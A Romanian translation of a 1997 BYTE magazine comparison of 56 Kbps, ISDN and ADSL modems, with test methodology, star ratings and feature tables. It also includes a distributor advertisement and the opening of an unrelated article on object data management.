Deşi a oferit performanţă, utilitate şi funcţii, Impact IQ s-a apropiat ca preţ de cele mai scumpe modemuri ISDN – 399$. Dacă doriţi însă o investiţie avantajoasă, Flash 200 (195$) vă poate oferi o reducere la jumătate a costurilor echipamentului fără o compromitere a performanţei.

Dublu sau deloc

În arena tehnologiei de 56 Kbps, am putut sesiza diferenţe cuantificabile ale performanţei între cele două tipuri de tehnologii de 56 Kbps, precum şi printre modemurile care folosesc aceeaşi tehnologie. Deoarece performanţa variază – însă puţin faţă de vitezele specificate – am pus un accent de 70% pe rata de transfer atât în condiţii ideale, cât şi în condiţii dificile. Utilitatea, un capitol important în problemele de îmbunătăţire a modemurilor, a primit un punctaj general de 20% din scorul general. Caracteristicile, în special funcţiile care ţin de chip setul folosit de producător au primit 10% din punctajul general.

Deoarece cele două tehnologii de codare de 56 Kbps - x2 şi K56flex - sunt incompatibile, am ales un câştigător pentru fiecare categorie. Chiar şi aşa, primii patru câştigători au fost versiunile interne şi externe ale aceloraşi două modemuri.

La categoria K56flex câştigătorii au fost versiunile externă şi internă ale aceluiaşi modem: 2849-PC de la Zoom Telephonics. Versiunea externă de la Zoom a obţinut cele mai bune performanţe dintre toate modemurile, indiferent de tehnologie. Performanţa atinsă de versiunea internă a fost mai slabă cu 10%, fapt care a situat-o în final pe locul patru. Punctajul bun obţinut la capitolul utilitate şi funcţii le-a permis ambelor modemuri situarea în final pe primul loc la categoria K56flex.

Dacă doriţi un modem x2, vă sugerăm o versiune internă sau externă a modelului Courier V.Everything V.34 de la U.S. Robotics. Ambele modele Courier au obţinut cel mai bun punctaj al performanţei în gama modemurilor x2, modelul exterior plasându-se cu 6% în urma câştigătorului de la K56flex. Punctajul foarte bun obţinut de Courier la caracteristici, l-a ajutat să echilibreze balanţa unei disponibilităţi relativ scăzute.

Noul ADSL

Reprezentând noua generaţie, modemurile ADSL s-au dovedit a fi prea tentante pentru a nu fi abordate. Standardele, condiţiile de testare şi setul de funcţii pentru toate tipurile de ADSL sunt încă în pregătire. Deşi un număr de modemuri ADSL se află sub testări, nu ar fi corect să afirmăm că există o producţie de masă. Deoarece tehnologia ADSL este încă imatură, am evitat să stabilim un câştigător al acestei categorii. În schimb vom prezenta unele rezultate de test pe care le-am considerat reprezentative.

Enigma ADSL


Deoarece tehnologiile folosite de modemurile ADSL sunt prea diferite şi nu sunt interoperabile – iar în plus, nu prezintă o suită formală de teste standardizate – am evitat alegerea unui învingător ADSL. Cu toate acestea, am descoperit unele date interesante pe durata testărilor noastre.

Distanţa dintre modem şi sediul central joacă un rol important în rata de transfer a modemurilor xDSL. Cu cât modemul este mai aproape de sediul central, cu atât degradarea semnalului este mai mică.

Vestea bună e că producătorii sunt realişti în legătură cu pretenţiile asupra ratei de transfer. În testele de transmitere în rafale a pachetelor pe linii curate, am reuşit să aducem fiecare modem ADSL la viteza maximă de transmisie precizată în specificaţii.

Transmiterea în rafale a pachetelor generează fluxuri mari, însă cu greu poate fi considerată un mod de operare realist. Ceea ce dorim noi este un exemplu al modului în care aceste modemuri vor reacţiona în aplicaţiile reale.

Pentru a imita o aplicaţie tipică, un client singular deschide opt sesiuni IP curente pe o linie curată, folosind o combinaţie de FTP şi HTTP – simulând un acces tipic la paginile Web. Graficul alăturat indică rezultatele ratelor de transfer măsurate, care sunt foarte apropiate de cele anunţate de producători.


Liniile curate furnizează datele


LAB EVALUAREA REZULTATELOR


CEL MAI BUN: MODEMURI DE 56 KBPS TEHNOLOGIA x2

Courier V. Everything V.34 (E) de la U.S. Robotics

O performanţă excelentă şi un set bogat de funcţii au fost mai mult decât compensatorii pentru utilitatea situată sub nivelul mediu, plasând versiunea externă a modemului Courier V. Everything V.34 pe primul loc între modemurile x2. Versiunea internă a modemului Courier V. Everything V.34 s-a clasat aproape de cea externă.

APRECIERE






	PREŢ	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	FACILITĂŢI	UTILITATE	APRECIERE GENERALĂ
U.S. Robotics Courier V.Everything V.34 (E)	**$275**	★★★★	★★★	★★★★	★★★★★	★★	★★★★
U.S. Robotics Courier V.Everything V.34 (I)	$245	★★★★	★★★	★★★★	★★★★★	★★★★	★★★★
MaxTech GVC NetPacer Pro XPVS561 (I)	$149	★★★★	★★	★★★★	★★★	★★★	★★★★
Logicode Quicktel 56P (I)	$169.95	★★★★	★★★	★★★	★★★	★★★★★	★★★★
Cardinal Connecta (E)	$199	★★★★	★★	★★★★	★★★	★★★	★★★★
Archtek America SmartLink 5634BTV (I)	$149.99	★★★★	★★	★★★★	★★★	★	★★★
Practical Peripherals PP Data/Fax (E)	$239	★★★★	★★	★★★	★★	★★★	★★★
Zypcom Z34-SC (E)	$179	★★★★	★★★	★★★	★★★	★★★	★★★

CEL MAI BUN: MODEMURI DE 56 KBPS TEHNOLOGIA K56FLEX

2849-PC(E) de la Zoom Telephonics

Depăşindu-şi nu numai partenerii, însă şi întregul lot x2, modemul extern 2849-PC de la Zoom Telephonics a fost câştigătorul nostru global. Punctajul excelent al performanţei a fost sprijinit de o utilitate peste valoarea medie şi un set adecvat de funcţii. Versiunea internă a modemului 2849-PC a obţinut locul patru, după cele două modemuri Courier x2.

APRECIERE




	PREŢ	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	FACILITĂŢI	UTILITATE	APRECIERE GENERALĂ
Zoom Telephonics 2849-PC (E)	**$199**	★★★★	★★★	★★★★★	★★★	★★★★	★★★★★
Zoom Telephonics 2849-PC (I)	$199	★★★★	★★★	★★★★	★★★	★★★★	★★★★
Diamond Multimedia Systems SupraExpress (I)	$149.95	★★★★	★★★	★★★★	★★★	★★★	★★★★
Practical Peripherals PP K56 Flex (I)	$179	★★★★	★★	★★★★	★★★	★★	★★★★
Diamond Multimedia Systems SupraExpress (E)	$169.95	★★★★	★★★	★★★★	★★★	★★★	★★★★
Motorola ModemSurfr (E)	$179	★★★★	★★	★★★★	★★★	★★	★★★★
Hayes Accura 56K (E)	$189	★★★★	★★	★★★★	★★	★★★	★★★★
Motorola ModemSurfr (I)	$159	★★★★	★★	★★★★	★★★	★★	★★★★
Boca Research BocaModem (E)	$169	★★★★	★★★	★★★	★★★★	★★★	★★★
Apex Data Rapid Transit (I)	$148	★★★★	★	★★★	★★★	★	★★

CEL MAI BUN MODEMURI ISDN

Impact IQ de la 3Com

Deşi scump, modemul extern Impact IQ ISDN de 399$ de la 3Com combină performanţa, funcţiile şi utilitatea pe care le-aţi dori de la o conexiune ISDN. Vânătorii de afaceri profitabile ar trebui să aibă însă în vizor Flash 200 de 195$ de la Arescom, care a obţinut o bună performanţă la un preţ minimal.

APRECIERE



3ComImpact IQ


FOTOGRAFII: SHAFFER / SMITH PHOTOGRAPHY © 1997


	PREŢ	TEHNOLOGIE	IMPLEMENTARE	PERFORMANŢĂ	FACILITĂŢI	UTILITATE	APRECIERE GENERALĂ
3Com Impact IQ	**$399**	★★★★	★★★★	★★★★★	★★★★★	★★★★	★★★★★
ZyXel omni.net	$299	★★★★	★★★★	★★★★★	★★★★★	★★★★	★★★★
Motorola ISG BitSurfr Pro EZ	$285	★★★★	★★★★	★★★★★	★★★★	★★★★	★★★★
Boca Research Webglider	$399	★★★★	★★★★	★★★★★	★★★★	★★★★	★★★★
U.S. Robotics Courier I-Modem w/V.Everything	$370	★★★★	★★★★	★★★★★	★★★★★	★★★★	★★★★
Hayes Microcomputer Products Accura	$279	★★★★	★★★★	★★★★★	★★★★	★★★★	★★★★
Arescom Flash 200	$195	★★★★	★★★	★★★★★	★★★★	★★★	★★★★

★★★★★ Excelent ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab (I) = Intern (E) = Extern

ISDN inside

Modemul ISDN intern de la Logicode se conectează la slotul ISA, fiind singura unitate din lotul ISDN care poate fi conectată intern.






Lumini slabe, documentație bogată

Modemul ISDN de la Motorola are șase indicatori luminoși slăbuți însă nu prezintă nici un comutator de alimentare. Cu toate acestea, el este lansat împreună cu un CD care include o documentație bună pentru configurarea modemurilor ISDN.

Zoom înaintea celorlalți

Modemul 2849-PC de la Zoom prezintă cel mai interesant factor al formei dintre toate modemurile de 56 Kbps pe care le-am testat. Este mic, lat de 5,25 inci și lung de 6,5 inci. Prezintă 14 indicatori luminoși, unul dintre ei semnalizând transmiterea la 33,6 Kbps iar altul atingerea ratei de 56 Kbps. Un alt semnalizator luminos vă indică sosirea unui fax.



TECH FOCUS MODEMURI DE 56 KBPS

56 Kbps - Verificarea realității

Depășirea barierei de 33,6 Kbps a reprezentat sfârșitul unei decade a modemurilor pentru linii telefonice publice comutate. Probabil de aici și entuziasmul legat de debutul noii tehnologii, care ar fi putut crește viteza de transfer a datelor până la un nivel de neimaginat înainte, de 56 Kbps. Acum, cu mai mult de o duzină de oferte de modemuri de 56 Kbps și două tehnologii distincte pe piață, este timpul pentru o reflecție asupra realității tehnologiei de 56 Kbps.

În prezent, oricine știe că a atribui acestor modemuri numele de dispozitive de 56 Kbps este într-o oarecare măsură necinstit. Conform FCC, ultima limită atinsă a vitezei a fost de 53,3 Kbps. Totuși și atunci când operează la limita sa teoretică, tehnologia de 56 Kbps este asimetrică. Puteți spera pentru o descărcare de 53.3 Kbps, însă pentru transferurile ascendente sunteți limitat la viteze V.34.

Spre exemplu, doar cele mai bune linii locale pot suporta cereri pentru operații de 56 Kbps. Buclele locale de slabă calitate permit în general viteze de descărcare mai mici de 40 Kbps.


O altă gâtuire care însă este deseori depășită ar putea fi în interiorul sistemului dumneavoastră: portul serial învechit. Dacă folosiți un UART (Universal Asynchronous Receiver/Transmiter) 16550 și un modem extern, aveți rata de transfer limitată la 115,2 Kbps indiferent de posibilitățile modemului dvs. Astfel, dacă veți lucra cu date comprimate în raport de 2 la 1 veți realiza o saturare a portului serial.

Din fericire, există o mulțime de porturi seriale de înaltă viteză care sunt disponibile pentru a aborda această problemă. În testele noastre, am folosit Digi AccelePort 4r – PCI DB25 de la Digi International pentru a oferi un acces de până la 230 Kbps. LavaComputer pretinde că propriul port LavaPort PnP poate suporta o rată de transfer de până la 460 Kbps.

Graficul alăturat compară ratele de transfer teoretice ale modemurilor de 56 Kbps testate. În primul test am folosit un fișier incompresibil care în mod ideal ar trebui să fie deservit la o rată de 53,3 Kbps pe linii curate. În testele noastre, cel mai lent modem a atins doar 47% din această valoare, în timp ce cel mai bun a ajuns la 81%.

În continuare am trecut la un fișier care a fost proiectat să suporte o compresie de 3 la 1 sub V.42 bis. Rezultatele noastre au variat de la 41% la 60% din capacitatea teoretică. În ambele cazuri am folosit un port serial de înaltă viteză, bun pentru rate de transfer de până la 230 Kbps.

Realitate contra așteptări



Sun
microsystems

Network Computing
Informatica Secolului XXI

JAVA

ROMSYS SA

Calea Floreasca 169
BUCUREȘTI
Tel: 230.08.10
Fax: 230.08.15
http://www.romsys.ro

REZULTATELE TESTULUI

Cele trei tipuri de modemuri pe care le-am evaluat – 56 Kbps, ISDN și ADSL – folosesc tehnologii specifice pentru rezolvarea diferitelor probleme. Am evaluat modemurile ISDN și de 56 Kbps pe baza propriilor performanțe, funcții și utilități (pe o scară de la 1 la 5 stele). În arena ADSL, nu am ales un învingător deoarece am considerat că tehnologia este prea imatură în acest moment.

Emulator de rețea telefonică TAS Series II și emulator de buclă Model 240 de la Telecom Analysis Systems.

Metodologia 56 Kbps

Am evaluat performanța modemurilor de 56 Kbps în termeni de compresii de date și rate de transfer. Am efectuat testele pe linii curate precum și pe linii afectate de variații. Deoarece modemurile de 56 Kbps se bazează pe două chip seturi competitive și incompatibile – K56flex și x2 – am realizat două bancuri de testare pentru fiecare tehnologie. Înainte de testare am configurat fiecare modem pentru a folosi o compresie bazată pe hardware și o rată de conectare maximă suportată de driverul modemului.Pe durata sesiunii de testare, am înregistrat timpul necesar pentru descărcarea a trei fișiere fiecare de 300 KB și am folosit rezultatul pentru a determina rata de transfer în Kbps. Cele trei fișiere pe care le-am folosit au suportat un maxim de compresibilitate de 1 la 1, 3 la 1 și 5 la 1. Un port serial suportând rate de transfer de până la 230 Kbps a fost folosit pentru modemuri externe.

Emulatorul de rețea telefonică TAS Series II și emulatorul de buclă Model 240 au simulat o conexiune tipică de birou central. Pentru a testa modemurile specifice am folosit sistemul Total Control de la U.S. Robotics pentru testarea produselor x2 și Max 4000 de la Ascend pentru testarea produselor K56flex.

Pentru a măsura rata de transfer în condiții vitrege, am folosit condițiile pentru 8 linii, recomandate de TAS pentru testarea modemurilor de 56 Kbps; aceste condiții sunt în prezent în stadiu de proiect în TIA (Telecommunications Industries Association). Condițiile vitrege reprezintă combinații variate a cinci factori: pierderi de pad digital și analogic, semnalizare de bit furat, pierdere transhibridă și întârziere. Suplimentar, toate liniile (inclusiv liniile curate folosite pentru comparație) au fost supuse zgomotului de cuantizare, care apare în mod normal datorită unei conversii analog/digitale implicate în tehnologia de 56 Kbps.

Punctajul general al modemurilor de 56 Kbps vine dintr-o evaluare de 70:20:10 a performanței, utilității și funcțiilor. Am evaluat performanța modemului pe baza unei rate, de transfer neprelucrate, atât pe linii curate cât și vitrege. Cu cât capacitatea de compresie și de transmitere a modemului este mai bună cu atât punctajul este mai mare.

Confruntarea ISDN

Pentru testarea ISDN, serverul nostru a avut un port serial de înaltă viteză. Un simulator ISDN Teletone conecta serverul la clientul PC. Un port serial de înaltă viteză a fost asigurat de asemenea pentru adaptarea modemului testat.

La fel ca și cu modemurile de 56 Kbps, timpul necesar pentru descărcarea celor trei fișiere de test de 300 KB a fost înregistrat pentru a determina rata de transfer pentru fiecare conexiune. Cele trei fișiere folosite suportau un maximum de compresibilitate de 1 la 1, 3 la 1, 5 la 1. Unele aplicații au fost realizate pe fiecare tip de fișier generând astfel un scor colectiv.

[din BYTE, o publicație McGraw-Hill, Inc.
Adaptare - *Daniel Moldovan*]

x din xDSL

Noua tehnologie DSL (Digital Subscriber Line) este acompaniată de un alfabet veritabil de noi acronime.

Noile modemuri DSL sunt mai rapide decât modemurile de 56 Kbps și dețin câteva avantaje potențiale asupra ISDN. ISDN necesită o linie telefonică specială în biroul sau în apartamentul dumneavoastră, în timp ce DSL folosește cablarea existentă. Rata de transfer de 128 Kbps arată bine, dar asta numai până ce o comparați cu capacitatea de 8 Mbps a DSL.

Toți producătorii sunt de acord că DSL reprezintă o modalitate de transmisie proiectată pentru rețele de date de mare viteză folosind rețeaua telefonică existentă. Dincolo de acestea, există o frontieră larg deschisă metodelor, implementărilor și acronimelor. Termenul xDSL este folosit pentru a reprezenta o mare varietate de tehnologii DSL. În continuare vom prezenta un ghid pentru majoritatea termenilor comuni pe care-i veți întâlni.

HDSL (High Bit Rate Digital Subscriber Line) este cel mai întâlnit. El oferă transmisii de date full-duplex T1 (1,544 Mbps) sau E1 (2,048 Mbps) folosind cabluri de cupru torsadate fără repetoare. Folosind infrastructura de cupru existentă puteți implementa rapid sistemele HDSL.

SDSL (Symmetric Digital Subscriber Line) oferă comunicații simetrice bidirecționale cu o rată variabilă și voce pe o singură linie telefonică. Permite transferul datelor de la 160 Kbps la 2084 Mbps. Această tehnologie este dedicată aplicațiilor care necesită o rată de transfer simetrică.

ADSL (Asymmetric Digital Subscriber Line) oferă trei canale separate pe aceeași linie telefonică. Asimetria este bazată pe o rată aproximativă de 10 la 1 în transferul descendent – ascendent, corespunzătoare unui acces multimedia sau Internet de mare viteză. Conversațiile telefonice sunt transportate pe un canal, fluxul de date descendent - de la furnizorul de servicii la utilizator - este transferat pe-o altă linie iar fluxul ascendent de la utilizator la furnizorul de servicii rulează pe un al treilea canal.

VDSL (Very High Bit Rate Digital Subscriber Line) presupune că rata de transfer poate să crească dacă vă situați mai aproape de biroul central. Rata de transfer poate fi de 13 Mbps la 1,5 Km de sediul central, 26 Mbps la 900 m și 51 Mbps la 300 m.

Evaluările din acest raport prezintă aprecieri ale redactorilor BYTE, bazate pe testele dirijate de NTSL, Inc., prezentate într-un număr recent al publicației **PCDigest.** *Pentru un exemplar al raportului complet, contactați NTSL la 625 Ridge Pike, Conshohochen, PA 19428; (610)941-9600; pe internet, editors@ntsl.com, pentru abonament, contactați Computer Press Agora s.r.l. Tg.Mureș. BYTE Magazine și NTSL reprezintă unități funcționale ale The McGraw-Hill Companies.*

ADAPTOARE ISDN FUNCȚII

	Arescom	Boca Research, Inc.	Hayes Microcomputer Products, Inc.	Motorola ISG	3Com ★	U.S. Robotics	ZyXel
Model	Flash 200	Webglider	Hayes Accura	BitSurfr Pro EZ	3Com Impact IQ	USR Courier I-Modem w/ V.Everything	omni.net
Prețul testat	$195	$399	$279	$285	$399	$370	$299
Apreciere generală	★★★★	★★★★	★★★★	★★★★	★★★★★	★★★★	★★★★
INTERFAȚA CU LINIA							
ISDN	U (1)	U (1)	U (1)	U (1)	U (1)	U (1)	U (1)
Conector telefonic analogic	2	2	2	2	2	1	2
Interfața cu calculatorul	ISA slot	Port serial	Port serial	Port serial	Port serial	Port serial	Port serial
SUPORT PROTOCOL							
V.120	✔	✔	✔	✔	✔	✔	✔
V.110			✔	✔	✔	✔	✔
PPP asincron/sincron	✔	✔	✔	✔	✔	✔	✔
PPP multi-conexiune	✔	✔	✔	✔	✔	✔	✔
Alte			BOD	AIMUX			
COMPRESIA DE DATE							
Compresie	✔	✔	✔	✔	✔	✔	✔
Viteza maximă de transfer	512-Kbps	230-Kbps	460-Kbps	512-Kbps	230-Kbps	512-Kbps	460-Kbps
Compatibil cu modemurile analogice	✔	✔	✔	✔	✔	✔ (integrated 56-Kbps modem)	✔
STANDARDE DE COMUTARE TELCO							
National ISDN-1, ISDN-2	✔	✔	✔	✔	✔	✔	✔
AT&T 5ESS	✔	✔	✔	✔	✔	✔	✔
Northern Telecom DMS-100	✔	✔	✔	✔	✔	✔	✔
RATE DE TRANSMISIE A DATELOR							
Fără compresie	128-Kbps	128-Kbps	128-Kbps	128-Kbps	128-Kbps	128-Kbps	128-Kbps
Alte	56-, 64-, 112-Kbps	până la 64-Kbps			64-Kbps	19.2-, 28.8-, 33.6-, 56-Kbps	56-Kbps, 64-Kbps
FUNCȚIONALITATE							
Upgrade soft	✔	✔	✔		✔	✔	✔
Posibilități soft	✔		✔	✔	✔	✔	✔
Voce și date simultane	✔	✔	✔	✔	✔	✔	✔
Apeluri analogice simultane		✔	✔	✔	✔	✔	✔
Securitate	PAP/CHAP autentificare	Identificare, vizualizare/ filtrare, jurnal	Identificare, autorizare dialog IETF	Identificare,	PAP/CHAP autentificare, IETF, caller ID	PAP/CHAP autentificare	✔
Număr de LED-uri de stare	N/A	7	9	6	8	13	10
Dimensiunea (inci)							
Versiune internă sau externă	Internal	Extern	Extern	Extern	Extern	Extern	Extern
Lățime	N/A	5.9	7.0	6.4	5.4	6.3	17.9
Lungime	N/A	7.9	5.2	5.3	8.6	10.3	13.1
Înălțime	N/A	1.5	1.5	1.5	1.5	1.3	3.8
Greutate	N/A	1.1 lbs.	12.4 oz.	10.5 oz.	1.2 lbs.	4.5 lbs.	13 oz.
CUSTOMER SUPPORT							
Garanție (ani)	3	5	2	5	5	5	2
Adresă Web	http://www.arescom.com	http://www.boca-research.com	http://www.hayes.com	http://www.mot.com/ISDN/	http://www.3com.com	http://www.usr.com	http://www.zyxel.com

★ = BYTE Best

✔ = da;
N/A = neaplicabil.

★★★★★ Excepțional
★★ Acceptabil

★★★★ Foarte bine
★ Slab

★★★ Bine

MODEMURI DE MARE VITEZĂ FUNCȚII

	Apex Data Div., Smart Modular Technologies	**Archtek America Corp.**	**Boca Research, Inc.**	**Cardinal Technologies, Inc.**	**Diamond Multimedia Systems, Inc.**	**Diamond Multimedia Systems, Inc.**	**Hayes Microcomputer Products, Inc.**	**Logicode Technology, Inc.**
Model	Apex Data Rapid Transit Internal Modem	SmartLink 5634BTV Internal Voice/Fax/Modem	BocaModem/External	Connecta External Fax Modem	SupraExpress External Modem	SupraExpress Internal Modem	Accura 56K External Fax Modem, 08-02887	Quicktel 56P Internal Modem
Prețul configurației testate	$148	$149.99	$169	$199	$169.95	$149.95	$189	$169.95
Apreciere generală	★★	★★★	★★★	★★★★	★★★★	★★★★	★★★★	★★★★
RATA MAXIMĂ (KBPS)								
DDE data/DCE fax/DTE	56/14.4/115.2	56/14.4/115.2	56/ N/A /230.4	61.3/14.4/115.2	56/14.4/230.4	56/14.4/230.4	56/14.4/115.2	56 /14.4/115.2
SETURI DE COMENZI								
Hayes	✔	✔	✔	✔	✔	✔	✔	
Ties								✔
Break					✔	✔		
FUNCȚII CU CARACTER GENERAL								
Tehnologia modemului	K56flex	×2	K56flex	×2	K56flex	K56flex	K56flex	×2
Chip set și DSP	Lucent	TI	Rockwell	TI	Rockwell	Rockwell	Rockwell	TI
Pompă de date	N/A	TI	Rockwell	N/A	Rockwell	Rockwell	Rockwell	TI
Identificarea apelantului	✔	✔	✔					✔
Paging			✔					
Voce peste date (DSVD)	✔		✔					
Compresie voce		✔	✔					
DTMF		✔	✔	✔				
Flash EPROM	✔		✔	✔	✔	✔	✔	
Flash BIOS			✔		✔	✔		
Adaptive speed leveling (ASL)		✔	✔	✔	✔	✔	✔	
Control volum			✔	✔				
FUNCȚII BACKBONE								
Auto-baud pentru toate vitezele		✔	✔	✔	✔	✔	✔	✔
Selectare viteze		✔	✔	✔	✔	✔	✔	✔
Blacklisting								
Securitate callback								
Carrier-loss redial								
Dimensionare dicționar					✔	✔		
Configurare de la distanță/parolă								
Comunicații sincrone								
X.25 pad								
Software	Bitware Data/Fax/Voice V.3.30	QuickLink Message Ctr. 3.0	Quicklink Message Ctr. 3.0, Netscape Navigator, Boca Mega-Media CD	FaxTalk Plus V3.0a	FaxTalk Plus 3.0, COMit	FaxTalk Plus 3.0, COMit	Smartcom Message Ctr. 2.0G3	QuickLink II Version 2.1.0
STANDARDE COMUNE								
Group III fax		✔		✔	✔	✔	✔	✔
Control erori MNP	5	5	5 and 10	5	5	5	5	5
V.42	✔	✔	✔	✔	✔	✔		✔
V.fast			✔		✔	✔		
Non-ITU standard		✔						
HST								
Bell 103J and 212A	✔	✔		✔	✔	✔		✔
Funcții suplimentare	Căști telefonice full-duplex și funcții de poștă vocală	Căști telefonice full-duplex					Discriminare auto-data/fax	
SUPORT TEHNIC								
Garanție (ani)	5	5	5	5	5	5	2	Lifetime
Web address	www.apexdata.com	http://www.archtek.com	www.boca-research.com	www.cardtech.com	http://www.diamondmm.com/56K	http://www.diamondmm.com	www.hayes.com	www.logicode.com

★ BYTE Best

✔ = da;
N/A = neaplicabil

★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine
★★ Acceptabil ★ Slab

MaxTech Corp.	**Motorola ISG**	**Motorola ISG**	**Practical Peripherals**	**Practical Peripherals**	**U.S. Robotics** ★	**U.S. Robotics**	**Zoom Telephonics, Inc.** ★	**Zoom Telephonics, Inc.**	**Zypcom, Inc.**
GVC NetPacer Pro XPVS561 Internal Modem	ModemSurfr Internal Data/Fax Modem	ModemSurfr External Data/Fax Modem	PP K56 Flex Internal Half Card Modem	PP Data/Fax External Modem	USR Courier V.Everything V.34 External Modem	USR Courier V.Everything V.34 Internal Modem	Zoom 2849-PC External Fax Modem	Zoom 2849-PC Internal Fax Modem	Zypcom Z34-SC External Modem
$149	$159	$179	$179	$239	$275	$245	$199	$199	$179
★★★★	★★★★	★★★★	★★★★	★★★	★★★★	★★★★	★★★★★	★★★★	★★★
56/14.4/115.2	56/28.8/115.2	56/28.8/230.4	56/14.4/115.2	61.3/14.4/115.2	56/14.4/230.4	56/14.4/230.4	56/14.4/230.4	56/14.4/230.4	56/14.4/115.2
✔	✔	✔	✔	✔	✔	✔			
							✔	✔	✔
									✔
×2	K56flex	K56flex	K56flex	×2	×2	×2	K56flex	K56flex	×2
TI	Rockwell	Rockwell	Rockwell	TI	TI	TI	Rockwell	Rockwell	Cirrus Logic
TI	Rockwell	Rockwell	Rockwell	N/A	TI	TI	Rockwell	Rockwell	Cirrus Logic
✔	✔	✔			✔	✔			✔
✔									✔
✔									✔
			✔	✔	✔	✔	✔	✔	✔
	✔	✔	✔	✔	✔	✔	✔	✔	✔
	✔	✔	✔		✔	✔	✔	✔	✔
	✔	✔	✔	✔	✔	✔			
					✔	✔	✔	✔	✔
✔	✔	✔	✔	✔	✔	✔	✔	✔	✔
✔	✔	✔	✔	✔	✔	✔	✔	✔	✔
	✔	✔			✔	✔			✔
					✔	✔			
✔	✔	✔			✔	✔			✔
							✔	✔	✔s
✔/✔					✔/✔	✔/✔			
					✔	✔			
✔									
SuperVoice 2.2	Trio communications software	Trio communications software	Practical Message Center V1.33	Practical Message Center V1.031	Stampede Remote Office Gold Client, RapidComm	Stampede Remote Office Gold Client, RapidComm	Winfax Lite, DOSfax Lite, COMit, AOL, CompuServe	Winfax Lite, DOSfax Lite, COMit, AOL, CompuServe	V5.30
✔	✔	✔	✔	✔	✔	✔	✔	✔	✔
5	5	5	5	5	5	5	5 and 10	5 and 10	5
✔	✔	✔	✔	✔	✔	✔	✔	✔	✔
					✔	✔			
					✔	✔			
					✔	✔			
✔	✔/	✔/	✔	✔	✔	✔	✔	✔	✔
Compresie de date/ funcții de voce și căști telefonice	Funcții voce V.80	Funcții voce V.80			Conectare universală, detectare automată fax/date	Conectare universală, detectare automată fax/date			Funcții de voce și cască
5	5	5	3	1	5	5	7	7	2
http://www .maxcorp.com/ html/xpvs56	http://www .mot.com/ modems/	http://www .mot.com/ modems/	www.practinet .com	www.practinet .com	www.usr.com	www.usr.com	www.zoomtel.com/ k56/56k.html	www.zoomtel .com/k56/56k.html	ww.zypcom.com

Obiecte pentru administrarea datelor

Când aveţi de-a face cu tipuri complexe de date, aveţi nevoie de un sistem obiectual de gestiune a datelor, ca unul dintre acestea trei.

De Todd Zino

